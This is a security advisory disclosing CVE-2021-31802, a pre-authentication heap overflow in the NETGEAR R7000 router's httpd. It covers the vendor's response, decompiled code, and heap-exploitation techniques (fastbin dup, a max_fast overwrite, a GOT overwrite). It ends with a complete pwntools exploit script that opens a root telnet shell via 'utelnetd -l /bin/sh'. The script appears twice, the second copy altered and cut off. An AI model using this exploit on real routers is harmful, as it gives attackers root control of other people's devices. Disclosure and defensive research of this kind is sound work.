SSD ADVISORY – NETGEAR NIGHTHAWK R7000 HTTPD PREAUTH RCE

April 26, 2021   SSD Secure Disclosure technical team
Vulnerability publication

TL;DR

Find out how a vulnerability in NETGEAR R7000 allows an attacker to run arbitrary code without requiring authentication with the device.

Vulnerability Summary

A vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of NETGEAR R7000 routers.

Authentication is not required to exploit this vulnerability.

The vulnerability exists within the handling of HTTP request, the issue results from the lack of proper validation of user supplied data, which can result a heap overflow. An attacker can leverage this vulnerability to execute code with the root privilege.

CVE

CVE-2021-31802

Credit

An independent security researcher, @colorlight2019, has reported this vulnerability to the SSD Secure Disclosure program.

Affected Versions

Netgear Nighthawk R7000 running firmware version 1.0.11.116 and before

Vendor Response

The vendor has been contacted through Bugcrowd, however Bugcrowd classified it as irrelevant because it was not tested on the "latest" firmware version is 1.3.2.134, which is incorrect. We attempted to contact them again, but subsequent messages got ignored.


This is the most unprofessional behaviour we have noted from Bugcrowd / the vendor – it is clearly a mistaken classification.

Vulnerability Analysis

We start off with bypassing the patch made for the `ZDI-20-709` vulnerability. The patch for `ZDI-20-709` cannot solve the root cause of the vulnerability. The `httpd` program allows user to upload a file with the url `/backup.cgi`.


While the root cause of the vulnerability is that the program uses two variables to represent the length of the uploaded file. One variable is related to the value of the Content-length in the http post request header, the other one is the length of the file content in the http post request body.

The vulnerability exists in the `sub_16674` . Below picture is the heap overflow point:



```
.text:000180F8 loc_180F8
.text:000180F8 LDR             R10, =dword_1DE2F8
.text:000180FC MOV             R2, R9  ; n
.text:00018100 MOV             R1, #0x20 ; ' ' ; c
.text:00018104 MOV             R9, R8
.text:00018108 LDR             R0, [R10] ; s
.text:0001810C BL              memset
.text:00018110 RSB             R12, R7, R8
.text:00018114 ADD             R1, R4, R7 ; src
.text:00018118 LDR             R0, [R10] ; dest
.text:0001811C MOV             R2, R12 ; n
.text:00018120 STR             R12, [SP,#0x10F48+var_10F14]
.text:00018124 BL              memcpy
.text:00018128 LDR             R3, [R10]
.text:0001812C MOV             R1, #0
.text:00018130 LDR             R0, [SP,#0x10F48+var_10F14]
.text:00018134 STR             R1, [SP,#0x10F48+var_10F1C]
.text:00018138 ADD             R3, R3, R0
.text:0001813C STR             R3, [SP,#0x10F48+dest]
.text:00018140 B               loc_18388
```

The decompiled code is like this:



```
dword_1DE2F8 = (int)malloc(v98 + 600);
if ( dword_1DE2F8
  || (puts("kill process to free mem."),
      system(
        "killall -9 swresetd > /dev/null 2> /dev/null; killall -9 dnsRedirectReplyd > /dev/null 2> /d"
        "ev/null; killall -9 dnsmasq > /dev/null 2> /dev/null; killall -9 telnetenabled > /dev/null 2"
        "> /dev/null; killall -9 ddnsd > /dev/null 2> /dev/null; killall -9 upnpd > /dev/null 2> /dev"
        "/null; killall -9 email > /dev/null 2> /dev/null; killall -9 acl_logd > /dev/null 2> /dev/nu"
        "ll; killall -9 lld2d > /dev/null 2> /dev/null; killall -9 wpsd > /dev/null 2> /dev/null; kil"
        "lall -9 wps_monitor > /dev/null 2> /dev/null; killall -9 wps_ap > /dev/null 2> /dev/null; ki"
        "llall -9 upnp > /dev/null 2> /dev/null; killall -9 timesync > /dev/null 2> /dev/null; killal"
        "l -9 tfmeter > /dev/null 2> /dev/null; killall -9 gproxy > /dev/null 2> /dev/null; killall -"
        "9 scheact > /dev/null 2> /dev/null; killall -9 check_fw > /dev/null 2> /dev/null; killall -9"
        " minidlna.exe > /dev/null 2> /dev/null; killall -9 dlnad > /dev/null 2> /dev/null; killall -"
        "9 wscd > /dev/null 2> /dev/null; killall -9 pot > /dev/null 2> /dev/null "),
      sleep(2u),
      system("echo 1 > proc/sys/vm/drop_caches"),
      sleep(1u),
      (dword_1DE2F8 = (int)malloc(v98 + 600)) != 0) )
{
  v123 = v80;
  memset((void *)dword_1DE2F8, 32, v98 + 600);
  v169 = v80 - v91;
  memcpy((void *)dword_1DE2F8, &s1[v91], v80 - v91);
  v168 = 0;
  dest = (char *)(dword_1DE2F8 + v80 - v91);
  goto LABEL_307;
}
```

The program allocates memory for storing the file content by calling `malloc`, the return value is stored by `dword_1DE2F8`, the size is the value of `Content-Length` plus 600. The Content-Length value can be controlled by the attacker, thus if we provide a proper value, we can make the `malloc` to return any size of the heap chunk we want.

The `memcpy` function copies the http request payload from s1 to `dword_1DE2F8`, the copied buffer length is `v80-v91` which is the length of the file content in the http post request body.


So this is the problem, the size of the heap-based buffer `dword_1DE2F8` can by controlled by the attacker with a small value, and the `v80-v91` can also by controlled with another larger value. Thus, it can cause a heap overflow.

Exploit Considerations

The patch for `ZDI-20-709` is that it adds a check for one byte before `Content-Length`, it checks if it is a '\n', so we simply add a '\n' before the `Content-Length` in order to bypass the patch. Though the vulnerabilities are basically the same, but the exploit still needs a lot of efforts because the heap states are different between R6700 and R7000.

We may conduct a fastbin dup attack to the heap overflow vulnerability. But it is not easy to do this. Fastbin dup attack needs two continuous `malloc` function to get two return address from a same fastbin list, the first `malloc` returns the chunk whose fd pointer is overwritten by the heap overflow, the second `malloc` returns the address where we want to write data.


The biggest problem is that there should be no free procedure between these two `malloc` functions. But `dword_1DE2F8` is checked every time before `malloc`:



```
    dword_1DE2F8 = 0;
  }
  sub_37088(&v188);
  dword_1DE2F8 = (int)malloc(v98 + 600);
  if ( dword_1DE2F8
    || (puts("kill process to free mem."),
        system(
          "killall -9 swresetd > /dev/null 2> /dev/null; killall -9 dnsRedirectReplyd > /dev/null 2> /d"
          "ev/null; killall -9 dnsmasq > /dev/null 2> /dev/null; killall -9 telnetenabled > /dev/null 2"
          "> /dev/null; killall -9 ddnsd > /dev/null 2> /dev/null; killall -9 upnpd > /dev/null 2> /dev"
          "/null; killall -9 email > /dev/null 2> /dev/null; killall -9 acl_logd > /dev/null 2> /dev/nu"
          "ll; killall -9 lld2d > /dev/null 2> /dev/null; killall -9 wpsd > /dev/null 2> /dev/null; kil"
          "lall -9 wps_monitor > /dev/null 2> /dev/null; killall -9 wps_ap > /dev/null 2> /dev/null; ki"
          "llall -9 upnp > /dev/null 2> /dev/null; killall -9 timesync > /dev/null 2> /dev/null; killal"
          "l -9 tfmeter > /dev/null 2> /dev/null; killall -9 gproxy > /dev/null 2> /dev/null; killall -"
          "9 scheact > /dev/null 2> /dev/null; killall -9 check_fw > /dev/null 2> /dev/null; killall -9"
          " minidlna.exe > /dev/null 2> /dev/null; killall -9 dlnad > /dev/null 2> /dev/null; killall -"
          "9 wscd > /dev/null 2> /dev/null; killall -9 pot > /dev/null 2> /dev/null "),
        sleep(2u),
        system("echo 1 > proc/sys/vm/drop_caches"),
        sleep(1u),
        (dword_1DE2F8 = (int)malloc(v98 + 600)) != 0) )
  {
    v123 = v80;
    memset((void *)dword_1DE2F8, 32, v98 + 600);
    v169 = v80 - v91;
    memcpy((void *)dword_1DE2F8, &s1[v91], v80 - v91);
    v168 = 0;
    dest = (char *)(dword_1DE2F8 + v80 - v91);
```

If `dword_1DE2F8` is not a null pointer, it will be freed and set 0. Thus we should find another point of calling `malloc`.

Luckily, there is another `malloc` whose size can by controlled by us, it is in the function of `sub_A5B68`:



```
int __fastcall sub_A5B68(int a1, size_t size, _DWORD *a3)
{
  unsigned int v3; // r11
  bool v4; // zf
  size_t v8; // r7
  void *v9; // r9
  int v10; // r0
  size_t v11; // r6
  size_t v12; // r0
  int v13; // r4

  v4 = size == 0;
  if ( size )
    v4 = a3 == 0;
  if ( v4 )
    return -1;
  v8 = 0;
  if ( !a1 )
    return -1;
  v9 = malloc(size);
  if ( !v9 )
  {
    printf("malloc zipLangTblSize(%lu) fail\n", size);
    return -1;
  }
```

The function handles another file upload http request, we may use the `/genierestore.cgi` to trigger this function.

But there is another problem, both `/genierestore.cgi` and `/backup.cgi` requests can cause the `fopen` function gets called. The `fopen` function will call `malloc(0x60)` and `malllloc(0x1000)`. `malloc(0x1000)` will cause `__malloc_consolidate` function gets called which will destroy the fastbin, since the size is larger than the value of `max_fast`.

We need to find a way to change the `max_fast` value to a large value so that the `__malloc_consolidate` will not be triggered. According to the implementation of uClibc free function:

```
 if ((unsigned long)(size) <= (unsigned long)(av->max_fast)
#if TRIM_FASTBINS
 /* If TRIM_FASTBINS set, don't place chunks
 bordering top into fastbins */
 && (chunk_at_offset(p, size) != av->top)
#endif
 ) {
  set_fastchunks(av);
  fb = &(av->fastbins[fastbin_index(size)]); // <-------when size is set 8 bytes, the fastbin_index(size) is -1
  p->fd = *fb;
  *fb = p;
 }
```

When we free a chunk whose size is `0x8`, `fastbin_index(size)` return -1, and `av->fastbins[fastbin_index(size)]` will cause an out-of-bounds access.

```
  mfastbinptr fastbins[NFASTBINS];
  ...
}
```

According to the struct of `malloc_state`, `fb = &(av->fastbins[-1])` exactly points to `max_fast` , thus `*fb = p` will make the `max_fast` to a large value. But in the normal situation, the chunk size cannot be `0x8` bytes, because it means that the user data is 0 byte.


So we can first make use of the heap overflow vulnerability to overwrite the `PREV_INUSE` flag of a chunk so that it incorrectly indicates that the previous chunk is free. Due to the incorrect `PREV_INUSE` flag, we can get `malloc()` to return a chunk that overlaps an actual existing chunk.

This lets us edit the size field in the existing chunk's metadata, setting it to the invalid value of 8. When this chunk is freed and placed on the fastbin, `malloc_stats->max_fast` is overwritten by a large value. Then the fopen will not lead to a `__malloc_consolidate`, so we can conduct a fastbin dup attack.

Once we make the `malloc` return a chosen address, we could overwrite the GOT entry of the free to the address of system PLT code. Finally we execute `utelnetd -l /bin/sh` to start the telnet service, then we get the root shell of R7000.

Some techniques were used to make the exploit more reliable:

1. To make the `malloc` chunks are adjacent so that the heap overflow will not corrupt other heap-based buffers, I send a very long payload to trigger closing the tcp connection in advance so that the `/backup.cgi` request will not calling `fopen` subsequently, and there will be no other `malloc` calling between two http requests.



```
while ( 1 )
{
  while ( 1 )
  {
    do
    {
      if ( strlen(s1) > 0xEA60 )
        goto LABEL_434;
      v76 = (fd_set *)&v194;
      v178 = (fd_set *)&v194;
      do
      {
        v76->__fds_bits[1] = 0;
        v76 = (fd_set *)((char *)v76 + 4);
```

2. The httpd program's heap state may be different when user login or logout the web management, to make the heap state consistent， we first try to logon with wrong password for 3 times, the httpd program will redirect the user to a `Router Password Reset` page. This will make the heap state clear and known

Exploit

```python
# coding: utf-8
from pwn import *
import copy
import sys
def post_request(path, headers, files):
    r = remote(rhost, rport)
    request = 'POST %s HTTP/1.1' % path
    request += '\r\n'
    request += '\r\n'.join(headers)
    request += '\r\nContent-Type: multipart/form-data; boundary=f8ffdd78dbe065014ef28cc53e4808cb\r\n'
    post_data = '--f8ffdd78dbe065014ef28cc53e4808cb\r\nContent-Disposition: form-data; name="%s"; filename="%s"\r\n\r\n' % (files['name'], files['filename'])
    post_data += files['filecontent']
    request += 'Content-Length: %i\r\n\r\n' % len(post_data)
    request += post_data
    r.send(request)
    sleep(0.5)
    r.close()
def gen_request(path, headers, files):
    request = 'POST %s HTTP/1.1' % path
    request += '\r\n'
    request += '\r\n'.join(headers)
    request += '\r\nContent-Type: multipart/form-data; boundary=f8ffdd78dbe065014ef28cc53e4808cb\r\n'
    post_data = '--f8ffdd78dbe065014ef28cc53e4808cb\r\nContent-Dasposition: form-data; name="%s"; filename="%s"\r\n\r\n' % (files['name'], files['filename'])
    post_data += files['filecontent']
    request += 'Content-Length: %i\r\n\r\n' % len(post_data)
    request += post_data
    return request
def make_filename(chunk_size):
    return 'a' * (0x1d7 - chunk_size)
def send_payload(file_name_len,files):
    total_payload = 'a'*(609 + 1024 * 58)
    path = '/cgi-bin/genie.cgi?backup.cgi\nContent-Length: 4156559'
    headers = ['Host: %s:%s' % (rhost, rport), 'Content-Disposition: form-data','a'*0x200 + ': anynomous']
    f = copy.deepcopy(files)
    f['filename'] = make_filename(file_name_len)
    valid_payload = gen_request(path, headers, f)
    vaild_len = len(valid_payload)
    total_len = 609 + 1024 * 58
    blind_payload_len = total_len - vaild_len
    blind_payload = 'a' * blind_payload_len
    total_payload = blind_payload + valid_payload
    t1 = 0
    # print(last_chunk)
    r = remote(rhost, rport)
    r.send(total_payload)
    sleep(0.5)
    r.close()
def execute():
    headers = ['Host: %s:%s' % (rhost, rport), 'a'*0x200 + ': anynomous']
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x18,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x20,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    files['filecontent'] = 'a' * 0x18 + p32(0x3c0) + p32(0x28)
    send_payload(0x18,files)
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(0x3a0).ljust(0x10) + 'a'* 0x39c + p32(0x9)
    post_request('/genierestore.cgi', headers, f)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x18,files)
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(0x20).ljust(0x10) + 'a'
    post_request('/genierestore.cgi', headers, f)
    magic_size =  0x48
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(magic_size).ljust(0x10) + 'a'
    post_request('/genierestore.cgi', headers, f)
    free_got_addr = 0x00120920
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    files['filecontent'] = 'a' * 0x24 + p32(magic_size+ 8 + 1) + p32(free_got_addr - magic_size)
    send_payload(0x20,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(magic_size,files)
    system_addr_plt = 0x0000E804
    command = 'utelnetd -l /bin/sh'
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(magic_size).ljust(0x10) + command.ljust(magic_size-8, '\x00') + p32(system_addr_plt)
    post_request('/genierestore.cgi', headers, f)
def send_request():
    r = remote(rhost, rport)
    login_request='''\
GET / HTTP/1.1\r
Host: %s\r
Cache-Control: max-age=0\r
Authorization: Basic MToxMjM0NTY3ODEyMzEyMw==\r
Upgrade-Insecure-Requests: 1\r
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36\r
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r
Accept-Encoding: gzip, deflate\r
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8\r
Cookie: XSRF_TOKEN=1222440606\r
Connection: close\r
\r
'''% rhost
    r.send(login_request)
    a = r.recv(0x1000)
    # print a
    r.close()
    return a
if __name__ == '__main__':
    context.log_level = 'error'
    if (len(sys.argv) < 3):
        print( 'Usage: %s <rhost> <rport>' % sys.argv[0])
        exit()
    rhost = sys.argv[1]
    rport = sys.argv[2]
    while True:
        ret = send_request()
        firstline = ret.split('\n')[0]
        if firstline.find('200') != -1:
            break
    execute()# coding: utf-8
from pwn import *
import copy
import sys
def post_request(path, headers, files):
    r = remote(rhost, rport)
    request = 'POST %s HTTP/1.1' % path
    request += '\r\n'
    request += '\r\n'.join(headers)
    request += '\r\nContent-Type: multipart/form-data; boundary=f8ffdd78dbe065014ef28cc53e4808cb\r\n'
    post_data = '--f8ffdd78dbe065014ef28cc53e4808cb\r\nContent-Disposition: form-data; name="%s"; filename="%s"\r\n\r\n' % (files['name'],
files['filename'])
    post_data += files['filecontent']
    request += 'Content-Length: %i\r\n\r\n' % len(post_data)
    request += post_data
    r.send(request)
    sleep(0.5)
    r.close()
def gen_request(path, headers, files):
    request = 'POST %s HTTP/1.1' % path
    request += '\r\n'
    request += '\r\n'.join(headers)
    request += '\r\nContent-Type: multipart/form-data; boundary=f8ffdd78dbe065014ef28cc53e4808cb\r\n'
    post_data = '--f8ffdd78dbe065014ef28cc53e4808cb\r\nContent-Dasposition: form-data; name="%s"; filename="%s"\r\n\r\n' % (files['name'],
files['filename'])
    post_data += files['filecontent']
    request += 'Content-Length: %i\r\n\r\n' % len(post_data)
    request += post_data
    return request
def make_filename(chunk_size):
    return 'a' * (0x1d7 - chunk_size)
def send_payload(file_name_len,files):
    total_payload = 'a'*(609 + 1024 * 58)
    path = '/cgi-bin/genie.cgi?backup.cgi\nContent-Length: 4156559'
    headers = ['Host: %s:%s' % (rhost, rport), 'Content-Disposition: form-data','a'*0x200 + ': anynomous']
    f = copy.deepcopy(files)
    f['filename'] = make_filename(file_name_len)
    valid_payload = gen_request(path, headers, f)
    vaild_len = len(valid_payload)
    for i in range(0,58):
        t1 = int(i * 1024)
        t2 = int((i+1)*1024 )
        chunk = total_payload[t1:t2]
    last_chunk = total_payload[t2:]
    # print(last_chunk)
    r = remote(rhost, rport)
    r.send(total_payload)
    sleep(0.5)
    r.close()
def execute():
    headers = ['Host: %s:%s' % (rhost, rport), 'a'*0x200 + ': anynomous']
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x18,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x20,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    files['filecontent'] = 'a' * 0x18 + p32(0x3c0) + p32(0x28)
    send_payload(0x18,files)
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(0x3a0).ljust(0x10) + 'a'* 0x39c + p32(0x9)
    post_request('/genierestore.cgi', headers, f)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(0x18,files)
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(0x20).ljust(0x10) + 'a'
    post_request('/genierestore.cgi', headers, f)
    magic_size =  0x48
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(magic_size).ljust(0x10) + 'a'
    post_request('/genierestore.cgi', headers, f)
    free_got_addr = 0x00120920
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    files['filecontent'] = 'a' * 0x24 + p32(magic_size+ 8 + 1) + p32(free_got_addr - magic_size)
    send_payload(0x20,files)
    files = {'name': 'mtenRestoreCfg', 'filecontent': 'a'}
    send_payload(magic_size,files)
    system_addr_plt = 0x0000E804
    command = 'utelnetd -l /bin/sh'
    f = copy.deepcopy(files)
    f['name'] = 'StringFilepload'
    f['filename'] = 'a' * 0x100
    f['filecontent'] = p32(magic_size).ljust(0x10) + command.ljust(magic_size-8, '\x00') + p32(system_addr_plt)
    post_request('/genierestore.cgi', headers, f)
def send_request():
    r = remote(rhost, rport)
    login_request='''\
GET / HTTP/1.1\r
Host: %s\r
Cache-Control: max-age=0\r
Authorization: Basic MToxMjM0NTY3ODEyMzEyMw==\r
Upgrade-Insecure-Requests: 1\r
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36\r
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r
Accept-Encoding: gzip, deflate\r
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8\r
Cookie: XSRF_TOKEN=1222440606\r
Connection: close\r
\r
'''% rhost
    r.send(login_request)
```

Get in touch

Any questions? Interested in our services?
We'd love to hear from you

CONTACT US